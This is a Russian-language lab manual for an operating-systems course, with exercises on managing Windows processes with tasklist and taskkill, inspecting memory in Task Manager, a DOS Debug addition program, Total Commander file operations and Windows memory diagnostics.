ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 2.
УПРАВЛЕНИЕ ПРОЦЕССАМИ С ПОМОЩЬЮ КОМАНД ОПЕРАЦИОННОЙ СИСТЕМЫ ДЛЯ РАБОТЫ С ПРОЦЕССАМИ

Цель работы: освоить методы управления процессами в операционной системе Windows.

Теоретический материал

процесс – выполнение пассивных инструкций компьютерной программы на процессоре ЭВМ;

tasklist и taskkill – это команды просмотра и управления процессами. Команда tasklist служит для получения списка идентификаторов запущенных процессов. Команда taskkill позволяет завершать работу процессов на локальном или удаленном компьютере с помощью командной строки;

tasklist /SVC – этот параметр позволяет увидеть служебную информацию каждого процесса;

tasklist/m – эта команда отображает модули, связанные с каждым процессом, что позволяет рассмотреть все библиотеки, используемые процессом;

tasklist/v – это команда, с помощью которой отображается очень подробная информация опроцессах;

taskkill /pid /pid /pid /t – этот код завершает тот процесс, чей pid введен;

/pid – это код процесса,он указывает код процесса, который необходимо завершить;


regedit – это команда,с помощью которой происходит запуск редактора реестра.

Порядок выполнения

Задание 1


Запустите несколько программ на компьютере. Просмотрите количество запущенных программ в операционной системе Windows, используя программу «Диспетчер Задач», нажав комбинацию клавиш Ctrl + Shift + Esc.

Просмотрите, сколько запущено процессов, а также насколько загружен процессор и задействовано ОЗУ, нажав на вкладку «Быстродействие».



Задание 2

Запустите интерпретатор Командной строки, нажав комбинацию клавиш Win+ R. В командной строке наберите команду tasklist и нажмите Enter. Отобразится список приложений и связанные с ними задачи/процессы, которые в данный момент используются.



```
C:\Documents and Settings\2ПВС2>tasklist

Имя образа                     PID Имя сессии       № сеанса       Память
========================= ====== ================ ======== ============
System Idle Process              0 Console                  0         16 КБ
System                           4 Console                  0         52 КБ
smss.exe                       440 Console                  0         44 КБ
csrss.exe                      496 Console                  0      1 976 КБ
winlogon.exe                   520 Console                  0        892 КБ
Microsoft Office PowerPoi      636 Console                  0      8 584 КБ
Microsoft Office Excel 20      296 Console                  0      7 612 КБ
Microsoft Office Excel 20      704 Console                  0      1 848 КБ
Microsoft Office PowerPoi      116 Console                  0      1 844 КБ
taskmgr.exe                    768 Console                  0      1 296 КБ
mspaint.exe                   1356 Console                  0      1 620 КБ
tasklist.exe                  1688 Console                  0      3 580 КБ
wmiprvse.exe                  1052 Console                  0      5 744 КБ
```

Для вывода списка активных служб в каждом процессе введите команду tasklist /SVC.

Запустите Калькулятор.

Просмотрите командой tasklist появился ли процесс calc.exe

Запустите Редактор реестра с помощью команды regedit.

Посмотрите командой tasklist появился ли процесс regedit.exe.

Задание 3

Запустите ещё два Калькулятора.

Выполните в каждом расчёты.

Просмотрите командой tasklist появились ли все три процесса calc.exe.

Отобразите все задачи, которые загрузили модули командой tasklist/m.

Отобразите подробную информацию командой tasklist/v.

Завершите три процесса calc.exe. Для этого введите команду taskkill /pid 948 /pid 236 /pid 1256 /t.

Убедитесь командой tasklist, что три процесса calc.exe были завершены.

Контрольные вопросы

1. Что собой представляет процесс в операционной системе?
2. Назовите команды просмотра и управления процессами.
3. Какая команда служит для получения списка идентификаторов запущенных процессов?
4. Какая команда позволяет завершать работу процессов на локальном или удаленном компьютере с помощью командной строки.
5. Какой параметр позволяет увидеть служебную информацию каждого процесса?
6. Как выглядит код процесса, который необходимо завершить?
7. Как выглядит команда, с помощью которой происходит запуск редактора реестра.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 3.
ИССЛЕДОВАНИЕ СООТНОШЕНИЯ МЕЖДУ ПРЕДСТАВЛЯЕМЫМ И ИСТИННЫМ ОБЪЁМОМ ЗАНЯТОЙ ДИСКОВОЙ ПАМЯТИ. ИЗУЧЕНИЕ ВЛИЯНИЯ КОЛИЧЕСТВА ФАЙЛОВ НА ВРЕМЯ, НЕОБХОДИМОЕ ДЛЯ ИХ КОПИРОВАНИЯ

Цель работы: приобрести практические навыки использования системных программ для получения информации о распределении памяти в вычислительной памяти.

Теоретический материал

Память считается не менее важным и интересным ресурсом вычислительной системы, чем процессорное время. А поскольку существует несколько видов памяти, каждый из них может рассматриваться как самостоятельный ресурс, характеризующийся определенными способами разделения.

Оперативная память может делиться и одновременно (то есть в памяти одновременно может располагаться несколько задач или, по крайней мере, текущих фрагментов, участвующих в вычислениях), и попеременно (в разные моменты оперативная память может предоставляться для разных вычислительных процессов). В каждый конкретный момент времени процессор при выполнении вычислений обращается к очень ограниченному числу ячеек оперативной памяти. С этой точки зрения желательно память выделять для возможно большего числа параллельно исполняемых задач.

С другой стороны, как правило, чем больше оперативной памяти может быть выделено для конкретного текущего вычислительного процесса, тем лучше будут условия его выполнения Поэтому проблема эффективного разделения оперативной памяти между параллельно выполняемыми вычислительными процессами является одной из самых актуальных.

Внешняя память тоже является ресурсом, который часто необходим для выполнения вычислений. Когда говорят о внешней памяти (например, памяти на магнитных дисках), то собственно память и доступ к ней считаются разными видами ресурса. Каждый из этих ресурсов может предоставляться независимо от другого. Но для полноценной работы с внешней памятью необходимо иметь оба этих ресурса.

Собственно внешняя память может разделяться и одновременно, а вот доступ к ней всегда разделяется попеременно. Информацию о параметрах разных видов памяти в ОС MS Windows можно получить с помощью Диспетчера задач.

Диспетчер задач позволяет просматривать общее использование памяти на вкладке Быстродействие, где отображается информация в трех разделах:

1) в разделе Выделение памяти содержатся три статистических параметра виртуальной памяти:

а) Всего – это общий объем виртуальной памяти, используемой как приложениями, так и ОС;

б) Предел– объем доступной виртуальной памяти;

в) Пик– наибольший объем памяти, использованный в течение сессии с момента последней загрузки;

2) в разделе Физическая память содержатся параметры, несущие информацию о текущем состоянии физической памяти машины, которая не имеет отношения к файлу подкачки:

а) параметр Всего – это объем памяти, обнаруженный ОС на компьютере;

б) Доступно– отражает память, доступную для использования процессами. Эта величина не включает в себя память, доступную приложениям за счет файла подкачки. Каждое приложение требует определенный объем физической памяти и не может использовать только ресурсы файла подкачки;

в) системный кэш – объем физической памяти, доступный кэш-памяти системы и оставленный ОС после удовлетворения своих потребностей;

3) в разделе Память ядра – отображается информация о потребностях компонентов ОС, обладающих наивысшим приоритетом.

Параметры этого раздела отображают потребности ключевых служб ОС:

а) Всего – объем виртуальной памяти, необходимый ОС;

б) Выгружаемая – информацию об общем объеме памяти, использованной системой за счет файла подкачки;

в) Невыгружаемая – объем физической памяти, потребляемой ОС.

С помощью Диспетчера задач можно узнать объемы памяти, используемые процессами. Для этого перейти на вкладку Процессы, которая показывает список исполняемых процессов и занимаемую ими память, в том числе физическую память, пиковое, максимально использование памяти и виртуальную память.

Информация в Диспетчере задач не является полной, а именно:

– в окне Диспетчера задач представлены процессы, зарегистрированные в Windows, не включены драйверы устройств, некоторые системные службы;

– требования к памяти отражают текущее состояние процесса (объемы памяти, занимаемые приложениями в текущий момент);

– поскольку не выводятся временные характеристики, то нет возможности отследить ее изменения.

Утилита TaskList доставляет более обширную информацию по сравнению с Диспетчером задач. Запускается утилита из окна командной строки.

Операционные системы семейства Windows в Служебных программах содержат программу Сведения о системе, с помощью которой можно получить сведения об основных характеристиках организации памяти в компьютере:

– полный объем установленной в компьютере физической памяти;

– общий объем виртуальной памяти и доступной(свободной)в данный момент времени виртуальной памяти;

– размещение и объем файла подкачки.

Порядок выполнения

Задание 1. Щелкните на кнопке Ресурсы аппаратуры, а затем на кнопке Память, и получите сведения об использовании физической памяти аппаратными компонентами компьютера.

Задание 2. Изменение размера файла подкачки. Файл подкачки –это область жесткого диска, используемая Windows для хранения данных оперативной памяти. Он создает иллюзию, что система располагает большим объемом оперативной памяти, чем это есть на самом деле. По умолчанию файл подкачки удаляется системой после каждого сеанса работы и создается в процессе загрузки ОС. Размер файла подкачки постоянно меняется по мере выполнения приложений и контролируется ОС.

Для самостоятельной установки размера файла подкачки нужно выполнить следующую последовательность действий:

а) щелкнуть правой кнопкой мыши по значку Мой компьютер и выбрать в контекстном меню строку Свойства;

б) перейти на вкладку Дополнительно и нажать кнопку Параметры в рамке Быстродействие;

в) в появившемся окне Параметры быстродействия нажать кнопку Изменить.

Предварительно следует выбрать принцип распределения времени процессора: для оптимизации работы программ (если это пользовательский компьютер), или служб, работающих в фоновом режиме (если это сервер). Кроме того, следует задать режим использования памяти: для пользовательского компьютера – оптимизировать работу программ, для сервера – системного кэша.

Основное правило – при небольшом объеме оперативной памяти файл подкачки должен быть достаточно большим. При большом объеме оперативной памяти (512 Мбайт) файл подкачки можно уменьшить. Можно установить Исходный размер файла подкачки, равный размеру физической памяти, а Максимальный размер не более двух размеров физической памяти.

После этого нажмите кнопку Задать и убедитесь, что новое значение файла подкачки установлено.

Щелкните на кнопке ОК.

Выйдет сообщение, что данное изменение требует перезагрузки компьютера.

Нажмите ОК.

Задание 3.

Используя командную строку, получите отчеты о распределении памяти в системе с помощью команды mem. Указанная команда предназначена для вывода информации о распределении оперативной памяти между загруженными программами.

Выполнение команды без параметров выводит информацию об объемах свободной и занятой памяти. Ключ /program выводит информацию обо всех загруженных в память программах, включая системные программы. При ключе /debug в отчет включаются данные о внутренних системных драйверах. Просмотрите и проанализируйте отчеты о распределении памяти всеми указанными способами.

Контрольные вопросы

1. Какие способы распределения памяти используются в современных операционных системах?
2. Какие способы разделения используются при разделении оперативной памяти?
3. Какие способы разделения используются при разделении внешней памяти?
4. Что характерно для методов неразрывного распределения памяти?
5. Чем характеризуются методы непрерывного распределения и распределения с перекрытием?
6. Что характерно для методов разрывного распределения памяти?
7. Какую информацию можно получить с помощью Сведений о системе?
8. С какой целью используется файл подкачки?
9. Какую информацию о памяти позволяет получить утилита TaskList?
10. Как осуществляется изменение размера файла подкачки?

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 4.
УПРАВЛЕНИЕ ПАМЯТЬЮ

Цель: управление памятью в операционных системах Windows.

Теоретические сведения

Диспетчер задач – это системная программа, предназначенная для комплексного мониторинга и управления работающими программами и сетевой активности. С его помощью можно управлять любым процессом, происходящим в компьютере.

Способы запуска Диспетчера задач:

1) нажмите комбинацию клавиш Ctrl+Shift+Esc;

2) нажмите комбинацию клавиш Ctrl+Alt+Delete, в списке выберите Диспетчер задач;

3) вызовите контекстное меню на панели задач, выберите

Диспетчер задач.

Добавление счетчика Чтобы добавить столбцы со сведениями, выберите пункт меню Вид и выберите команду Выбрать столбцы. Установите флажки для счетчиков, которые нужно отображать, и нажмите кнопку ОК.

Счетчик	Описание
ИД процесса (PID)	Число, уникально идентифицирующее выполняющийся процесс
Пользователь	Учетная запись пользователя, в которой выполняется процесс
Код сеанса	Число, идентифицирующее владельца процесса. Если несколько пользователей осуществили вход в систему, каждому пользователю присваивается свой уникальный код сеанса
Загрузка ЦП	Процент времени, в течение которого процессом использовался ЦП со времени последнего обновления (отображается как ЦП в заголовке столбца)
Время ЦП	Общее время процессора в секундах, выделенное процессу с начала его работы
Память – рабочий набор	Объем памяти в частном рабочем наборе плюс объем памяти, набор используемой процессом, которую нельзя использовать совместно с другими процессами
Память – выделенная память	Объем виртуальной памяти, выделенной процессу
Память – выгружаемый пул	Объем страничной виртуальной памяти ядра, выделенной ядром или драйверами процессу Страничная виртуальная память – это память,

	которую можно переписать на другой носитель, например жесткий диск
Память невыгружаемый пул –	Объем невыгружаемой памяти ядра, выделенной ядром или драйверами процессу. Невыгружаемая память – это память, которую нельзя переписать на другой носитель
Базовый приоритет	Ранжирование приоритетов, определяющее порядок обработки потоков процесса
Дескрипторы	Количество дескрипторов объектов в таблице объектов процесса
Счетчик потоков	Количество выполняющихся потоков процесса

Команды для управления процессами в режиме командной строки:

Schtasks – выводит выполнение команд по расписанию;

Start – запускает определенную программу или команду в отдельном окне;

Taskkill – завершает процесс;

Tasklist – выводит информацию о работающих процессах

Дескрипторы и счетчики потоков

Дескриптор – специальная информационная структура, которая создается для каждого процесса (описатель задачи, блок управления задачей).

В общем случае дескриптор содержит следующую информацию:

1. Идентификатор процесса.

2. Тип (или класс) процесса, который определяет для супервизора некоторые правила предоставления ресурсов.

3. Приоритет процесса.

4. Переменную состояния, которая определяет, в каком состоянии находится процесс (готов к работе, в состоянии выполнения, ожидание устройства ввода-вывода и т.д.).

5. Защищенную область памяти (или адрес такой зоны), в которой хранятся текущие значения регистров процессора, если процесс прерывается, не закончив работы. Эта информация называется контекстом задачи.

6. Информацию о ресурсах, которыми процесс владеет и/или имеет право пользоваться (указатели на открытые файлы, информация о незавершенных операциях ввода/вывода и т.п.).

7. Место (или его адрес) для организации общения с другими процессами. 8. Параметры времени запуска (момент времени, когда процесс должен активизироваться, и периодичность этой процедуры).

Порядок выполнения

Задание 1. Работа с программой Диспетчер задач.

Вызовите программу Диспетчер задач.

Просмотрите перечень загруженных приложений.

Оцените количество запущенных процессов, объем загрузки ЦП и физической памяти.

Запустите следующие приложения: Paint, MS Word, PowerPoint, GoogleChrome.

Зафиксируйте изменения количества запущенных процессов, объема загрузки ЦП и физической памяти.

Активизируйте окно программы Paint, с помощью Диспетчера задач переключитесь к приложению PowerPoint.

С помощью Диспетчера задач запустите приложение Блокнот (notepad.exe).

С помощью Диспетчера задач завершите работу с приложением Paint.

Задание 2.

Вызовите программу Диспетчер задач.

Отобразите активные процессы. Для процессов покажите в окне следующие счетчики: ИД процесса, Пользователь, Базовый приоритет, Загрузка ЦП, Время ЦП, Память – рабочий набор, Счетчик потоков, Дескрипторы.

Определите значения счетчиков для процессов explorer.exe, winword.exe, powerpnt.exe, notepad.exe и зафиксируйте их в таблицу

Процесс процесса	ИД	Пользователь	Базовый приоритет	Загрузка	Время	Память рабочий набор	Счетчик потоков	Дескриптор
explorer.exe								
winword.exe								
powerpnt.exe								
notepad.exe								

Щелкая по названиям столбцов, отсортируйте процессы по следующим столбцам: Имя образа, Память – рабочий набор, Базовый приоритет, Дескрипторы.

Задание 3

Вызовите программу Диспетчер задач.

Определите процессы, имеющие высокий базовый приоритет.

Определите 3 процесса, которые наиболее требовательны к объему оперативной памяти.

Определите два процесса, имеющих самое высокое значение счетчика Дескрипторы.

Определите два процесса, имеющих самое высокое значение счетчика Счетчик потоков.

Используя контекстное меню, просмотрите свойства файла приложения powerpnt.exe.

На вкладке Службы просмотрите перечень служб.

Отсортируйте службы по состоянию.

На вкладке Быстродействие просмотрите на графике хронологию загрузки ЦП и использования физической памяти.

Определите объем физической памяти: всего, кэшировано, доступно, свободно; память ядра – выгружаемая, невыгружаемая; общее количество дескрипторов и потоков.

Завершите работу с программами PowerPoint и GoogleChrome.

Проанализируйте изменение графиков загрузки ЦП и использования физической памяти.

Задание 4. Работа с процессами при помощи командной строки

Изучите синтаксис команд Start, Taskkill, Tasklist (для этого в командной строке ввести команды Start /?,Taskkill /?, Tasklist /?).

С помощью командной строки запустите программу Блокнот в развернутом окне.

Запустите программу Paint (mspaint.exe) с высоким приоритетом (high).

С помощью Диспетчера задач определите ИД процесса программы Paint.

Завершите выполнение программы Paint, используя идентификатор процесса.

Завершите выполнение программы Блокнот, используя имя образа.

Найдите команду запуска программы WordPad.

С помощью командной строки запустите программу WordPad.

Выведите информацию о работающих процессах.

Задание 5. Составить и реализовать в Debug свою программу (аналогичную протоколу 1) в соответствии с вариантом таблицы 1.

```
-a
1423:0100                              mov                                ax,[204]
1423:0103                               mov                                bx,200
1423:0106                              mov                                cx,[bx]
1423:0108                               add                                ax,cx
1423:010A
-u
1423:0100             A10402                    MOV                  AX,[0204]
1423:0103              BB0002                     MOV                    BX,0200
1423:0106              8B0F                       MOV                    CX,[BX]
1423:0108               01C8                        ADD                    AX,CX
1423:010A             0000                      ADD                  [BX+SI],AL
...
-e200          5           0           0           0           3           0
-d200
1423:0200  05 00 00 00 03 00 00 00-00 00 00 00 00 00 00 00   ................
...
-r
AX=0000   BX=0000 CX=0000   DX=0000   SP=FFEE   BP=0000   SI=0000   DI=0000
DS=1423 ES=1423   SS=1423   CS=1423   IP=0100   NV UP EI PL NZ NA PO NC
1423:0100
A10402             MOV          AX,[0204]                          DS:0204=0003
-t4

AX=0003 BX=0000   CX=0000   DX=0000   SP=FFEE   BP=0000   SI=0000   DI=0000
DS=1423 ES=1423   SS=1423   CS=1423   IP=0103   NV UP EI PL NZ NA PO NC
1423:0103              BB0002                     MOV                    BX,0200

AX=0003   BX=0200 CX=0000   DX=0000   SP=FFEE   BP=0000   SI=0000   DI=0000
DS=1423 ES=1423   SS=1423   CS=1423   IP=0106   NV UP EI PL NZ NA PO NC
1423:0106
8B0F             MOV         CX,[BX]                               DS:0200=0005

AX=0003   BX=0200 CX=0005   DX=0000   SP=FFEE   BP=0000   SI=0000   DI=0000
DS=1423 ES=1423   SS=1423   CS=1423   IP=0108   NV UP EI PL NZ NA PO NC
1423:0108               01C8                       ADD                    AX,CX

AX=0008 BX=0200   CX=0005   DX=0000   SP=FFEE   BP=0000   SI=0000   DI=0000
DS=1423 ES=1423   SS=1423   CS=1423   IP=010A   NV UP EI PL NZ NA PO NC
1423:010A 0000          ADD     [BX+SI],AL                          DS:0200=05
```

Протокол 1

Таблица 1

Сложение целых чисел с адресами		
№ варианта	**Числа**	**Адреса**
1	6 и 4	300 и 304
2	7 и 5	400 и 404
3	8 и 6	500 и 504
4	9 и 7	600 и 604
5	A и 8	700 и 704
6	B и 9	800 и 804
7	C и A	900 и 904
8	D и B	A00 и A04
9	E и C	B00 и B04
10	F и D	C00 и C04
11	10 и E	D00 и D04
12	11 и F	E00 и E04
13	12 и 10	F00 и F04
14	13 и 11	310 и 314
15	14 и 12	410 и 414
16	15 и 13	510 и 514
17	16 и 14	610 и 614
18	17 и 15	710 и 714
19	18 и 16	810 и 814
20	19 и 17	910 и 914
21	1A и 18	A10 и A14
22	1B и 19	B10 и B14
23	1C и 1A	C10 и C14
24	1D и 1B	D10 и D14
25	1E и 1C	E10 и E14
26	1F и 1D	F10 и F14
27	20 и 1E	320 и 324
28	21 и 1F	420 и 424
29	22 и 20	520 и 524
30	23 и 21	620 и 624
31	24 и 22	720 и 724
32	25 и 23	820 и 824
33	26 и 24	920 и 924
34	27 и 25	A20 и A24

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 5.
РАБОТА С ПРОГРАММОЙ «ФАЙЛ-МЕНЕДЖЕР ПРОВОДНИК».
РАБОТА С ФАЙЛОВЫМИ СИСТЕМАМИ И ДИСКАМИ

Цели: – изучение основных приемов работы в программе Проводник ОС Windows 2000;

– приобретение практических навыков в работе файловыми менеджерами TotalCommanderи FAR Manager.

Теоретический материал

Вся информация, будь то программы или тексты, музыка или картинки, хранится в компьютере в виде файлов. Часто возникает необходимость что-либо с этими файлами сделать: скопировать, удалить, переместить в другую папку, модифицировать и т.п. Все эти функции обязательно присутствуют в любой ОС.

Для облегчения работ, связанных с файловыми операциями, используются файловые менеджеры, которые предоставляют удобный интерфейс.

В Windows используется встроенный файл-менеджер Проводник (Explorer), но во многих случаях пользоваться им не очень удобно. Скажем, двухпанельное меню намного удобнее при копировании файлов, чем однопанельное. Встроенные функции сортировки файлов, сравнения, архивирования и т.п. – тоже не помешают. Именно поэтому с момента появления на свет Windows независимые разработчики продолжали упорно создавать альтернативы Проводнику. При всем многообразии современных файл-менеджеров их можно разделить на две большие группы.

В первую входят подобия (или клоны) Проводника с добавлением некоторых полезных функций.

А вторая группа представлена программами, имитирующими интерфейс самого популярного файлового менеджера прошлых лет –NortonCommander и FarManager.

Порядок выполнения

Задание 1. Приемы работы с мышью.

Основным средством выполнения операций с объектами в окне программы Проводник является мышь, для которой существует ряд приемов работы: Запустите программу Проводник, щелкнув правой кнопкой мыши по кнопке Пуск и выбрать в контекстном меню команду Проводник.

Приемы работы с мышью.

Основным средством выполнения операций с объектами в окне программы Проводник является мышь, для которой существуют перечисленные ниже приемы работы, выполните последовательно все действия с мышью:

– наведение указателя – указатель мыши навести на объект или элемент управления на экране. Если задержать указатель мыши несколько секунд, то часто рядом с указателем открывается всплывающая подсказка, кратко описывающая назначение указываемого элемента;

– щелчок – навести указатель мыши на объект и щелкнуть (нажать и быстро отпустить) левой кнопкой мыши. Щелчком приводятся в действие элементы управления. Если щелчок выполнен на объекте, то объект выделяется (готовится к использованию);

– двойной щелчок – это два последовательных быстрых щелчка левой кнопкой. Щелкать нужно достаточно быстро, во время двойного щелчка мышь должна быть неподвижна. Этим приемом выполняются операции с объектами: программы запускаются, файлы данных открываются звуковые или видеофайлы воспроизводятся и т.д.;

– перетаскивание – навести указатель мыши на объект, нажать левую клавишу мыши, переместить указатель в нужное место и только после этого отпустить левую кнопку мыши. Перетаскиванием выполняется перемещение объектов: значков, окон и т.п.;

– протягивание – как и перетаскивание, выполняется при нажатой левой кнопке мыши, но при этом объект не перемещается, а изменяется по форме (обычно этим приемом изменяется размер окна);

– правый щелчок – выполняется при наведении указателя на какой-либо объект окна и щелчка правой кнопкой мыши. При этом открывается контекстное меню– элемент управления, содержащий пункты команд, которые можно выполнить с объектом;

– выбор нескольких объектов (первый способ) –для выбора нескольких объектов надо поставить указатель мыши в левый верхний угол воображаемого прямоугольника с выделяемыми объектами, нажать левую кнопку и тянуть мышь в направлении правого нижнего угла, после чего отпустить кнопку;

– выбор нескольких объектов (второй способ) – для выбора нескольких объектов, расположенных подряд, надо щелкнуть мышью по первому объекту, нажать клавишу [SHIFT], щелкнуть по последнему объекту и отпустить клавишу [SHIFT];

– выбор несмежных объектов–для выбора нескольких несмежных объектов надо щелкать по ним мышью при нажатой клавише [CTRL].

Задание 2. Запуск программы TotalCommander и ее интерфейс.

Запустите программу из главного меню: Пуск, Программы, TotalCommander или двойным щелчком мыши по ярлыку программы на рабочем столе. После запуска открывается окно программы.

Найдите перечисленные ниже элементы в окне программы TotalCommander:

– заголовок окна;
– строка меню;
– инструментальная панель;
– панель кнопок дисков;
– две информационных панели, отображающие структуру дисков и папок;
– строка состояния;
– командная строка;
– строка функциональных клавиш.

Задание 3. Выделение файлов.

Для выделения файла или каталога, щёлкните по нему мышью или переместите на них с помощью клавиш курсора и нажмите клавишу INSERT. Если в диалоге конфигурации вы выбрали для выделения объектов левую кнопку мыши, правая кнопка служит только для открытия контекстного меню; если же для выделения выбрана правая кнопка мыши, можно выделять объекты и левой кнопкой. Если вы выбираете каталог, используя клавишу ПРОБЕЛ, показывается размер дискового пространства, занятого этим каталогом. Для выделения нескольких последовательных объектов щёлкните по первому файлу или каталогу, предназначенному для выделения. После этого нажмите клавишу SHIFT и, удерживая её, щёлкните левой кнопкой мыши на последнем объекте, который хотите выделить.

Для выделения нескольких несмежных объектов щелкайте левой кнопкой мыши любые несмежные файлы или каталоги, держа при этом нажатой клавишу CTRL (снятие выделения с отдельного файла/каталога выполняется точно так же). Для выделения (или отмены выделения) определённых типов файлов нажмите клавишу Num + (или Num –) или выберите одну из команд выделения (Выделить группу/Снять выделение группы) в меню Выделение.

Затем в появившемся диалоге введите нужный вам тип файла (например, *.txt). Вы можете также указать несколько типов файлов, и даже те типы файлов, которые не должны быть выделены. Их следует отделить символом вертикальной черты "|".

Например, w*.*|*.bak *.old– выделить все файлы, которые начинаются с w и не заканчиваются .bak или .old; |*.exe– выделить все файлы, кроме программ.

Выделить всё содержимое файловой панели можно при помощи комбинации клавиш CTRL+A. Если необходимо выделить совокупность файлов, имеющих одинаковое расширение, то следует выбрать файл с нужным вам расширением и нажать сочетание клавиш ALT+Num + (или ALT+Num –, чтобы снять выделение).

Команда Инвертировать выделение отмечает все файлы в исходном каталоге, которые не были отмечены, и снимает выделение у ранее отмеченных файлов. Для вызова команды нажмите клавишу Num *.

Задание 4. Просмотр содержимого файла.

Выберите файлы, которые хотите просмотреть, и нажмите F3. Встроенная программа просмотра файлов (она называется Lister) показывает выделенные файлы или файл под курсором (в зависимости от настроек).

Удерживая клавишу SHIFT при нажатии F3, вы выбираете альтернативный способ (т.е. просмотр выделенных файлов, если по умолчанию задан просмотр файла под курсором, и наоборот).

При просмотре нескольких файлов Lister даёт вам возможность последовательно переключаться между файлами нажатием клавиш N (вперёд) и P (назад), ESC закрывает Lister и возвращает вас в TotalCommander.

Задание 5. Правка файлов.

Поместите курсор на файл, который вы хотите редактировать, и нажмите F4. При этом запускается выбранный вами в диалоге настройки редактор, а в него загружается выбранный файл.

По умолчанию запускается стандартный Блокнот Windows. Он может работать только с текстовыми файлами ограниченного размера.

Если вы хотите редактировать файлы других типов, просто дважды щёлкните на файле или нажмите ENTER.

Запустится программа, ассоциированная с файлом. Вы можете ассоциировать расширения файлов, содержащих данные, с программами, используя Файлы Þ Открыть с помощью...

Задание 6. Копирование фалов.

Выделите файлы (каталоги), которые вы хотите скопировать, и нажмите F5. При этом откроется диалоговое окно, в котором вы можете ввести каталог назначения и маску файлов. По умолчанию в этом поле указан каталог второй панели с маской файлов *.*.

В качестве конечного имени файла вы можете использовать любое корректное DOS-совместимое имя, включая символы подстановки (* и ?). В поле ввода, находящемся ниже, вы можете определить, какие именно файлы будут скопированы. Чтобы скопировать файл в тот же самый каталог (под другим именем), нажмите SHIFT+F5.

Вы также можете добавлять один файл к другому. Удостоверьтесь, что подтверждение перезаписи не отключено, затем просто скопируйте файл, который вы хотите добавить, в тот файл, к которому вы хотите его добавить (для этого введите имя последнего в диалоге копирования в поле для ввода каталога назначения). TotalCommander выведет диалог подтверждения перезаписи, в котором вы можете нажать кнопку "Дописать".

Задание 7. Переименование/Перемещение файлов.

Выберите файлы и/или каталоги, которые вы хотите переименовать или переместить, затем нажмите F6. Если вы хотите только переименовать файл, оставив его на месте, нажмите вместо этого SHIFT+F6. При этом имя файла, подлежащего переименованию, будет открыто в небольшом окне редактирования прямо в файловой панели. Повторное нажатие F6 или SHIFT+F6 служит для циклического переключения между способами выделения (имя без расширения/имя+расширение). Закончив правку, вы должны нажать ENTER для подтверждения переименования файла. Операция отменяется щелчком за пределами окна редактирования или клавишей ESC. При переименовании ZIP-файла в EXE-файл TotalCommander спросит, хотите ли вы создать самораспаковывающийся ZIP-архив. Если вы выберете "Да", архив будет преобразован в EXE-файл. По F6 открывается диалоговое окно, где вы можете ввести каталог назначения и маску файла. По умолчанию предлагается путь к каталогу, открытому в другой панели. Если вы не указываете каталог назначения, таковым считается исходный каталог,

т.е. файлы будут просто переименованы. Если вы не указываете маску файла, имя файла не изменяется. Если выделено несколько файлов, комбинацией SHIFT+F6 открывается диалоговое окно, которое позволяет указать символы подстановки (* и ?) для переименования нескольких файлов.

Вы можете выбрать опцию Переименовать каждый файл отдельно, тогда в ходе операции вас запросят о новом имени для каждого файла по отдельности.

Задание 8. Создание каталога.

Эта команда создаёт новый подкаталог в исходном каталоге. Нажмите F7 и введите желаемое имя каталога. Теперь вы можете также создавать и несколько подкаталогов за одну операцию. Просто отделите подкаталоги обратной косой чертой (обратный слэш), например: каталог1\каталог2\каталог3.

Кроме того, вы можете создавать несколько подкаталогов в одних и тех же или в разных каталогах. Синтаксис для использования: каталог1|каталог2|каталог3 или c:\каталог1|c:\каталог2|c:\каталог3.

Если исходный каталог отображает содержимое архива (кроме ZIP), эта функция недоступна.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 6.
ДИАГНОСТИКА И КОРРЕКЦИЯ ОШИБОК ОПЕРАЦИОННОЙ СИСТЕМЫ, КОНТРОЛЬ ДОСТУПА К ОПЕРАЦИОННОЙ СИСТЕМЕ

Цели: познакомиться со средствами диагностики и коррекция ошибок операционной системы; ознакомиться с возможностями Windows по ограничению доступа к объектам ОС, изучить основные инструменты управления доступом.

Теоретический материал

Существуют встроенные средства устранения неполадок в ОС Windows 7 и более поздних версиях. Устранение неполадок – это элемент панели управления Windows 7, предназначенный для автоматического решения самых распространенных проблем, с которыми пользователи обращаются в техподдержку Microsoft.

Если у вас возникла проблема с оборудованием, сетью, браузером InternetExplorer, Aero, либо неправильно работают программы, попробуйте решить ее встроенными средствами Windows.

Порядок выполнения

Задание 1

Откройте Пуск -- Поиск -- Устранение неполадок, либо введите в поиск control /nameMicrosoft.Troubleshooting и нажмите Enter. Чтобы отобразить все тесты, щелкните Просмотр всех категорий в левой панели. Запустите средство «Диагностика памяти Windows». Это можно сделать разными способами, в зависимости от конкретной ситуации.

Его можно вызвать из меню «Параметры восстановления системы». Но если операционная система загружается нормально, а проблемы возникают лишь иногда, то все гораздо проще.

Нажмите кнопку «Пуск» (Start), откройте Панель управления (ControlPanel) и щелкните на значке «Система и безопасность» (SystemandSecurity).

В открывшемся окне выберите пункт «Администрирование» (AdministrativeTools) и нажмите на значке «Диагностика памяти Windows».

Можно также открыть меню «Пуск», ввести «память» (memory) в строке поиска и выбрать в результатах пункт «Диагностика проблем оперативной памяти компьютера» (Windows MemoryDiagnostic).

В появившемся окне «Средство проверки памяти Windows» (WindowsMemoryDiagnostic,) выберите опцию «Выполнить перезагрузку и проверку» (Restart Now and Check for Problems).

Диалоговое окно закроется, и система будет автоматически перезагружена.

Задание 2. Запуск и проверка памяти.

Вне зависимости от выбранного способа запуска, после перезагрузки появится экран средства диагностики памяти Windows и начнется проверка.

Прогресс операции указывается в процентах и обозначается индикатором выполнения.

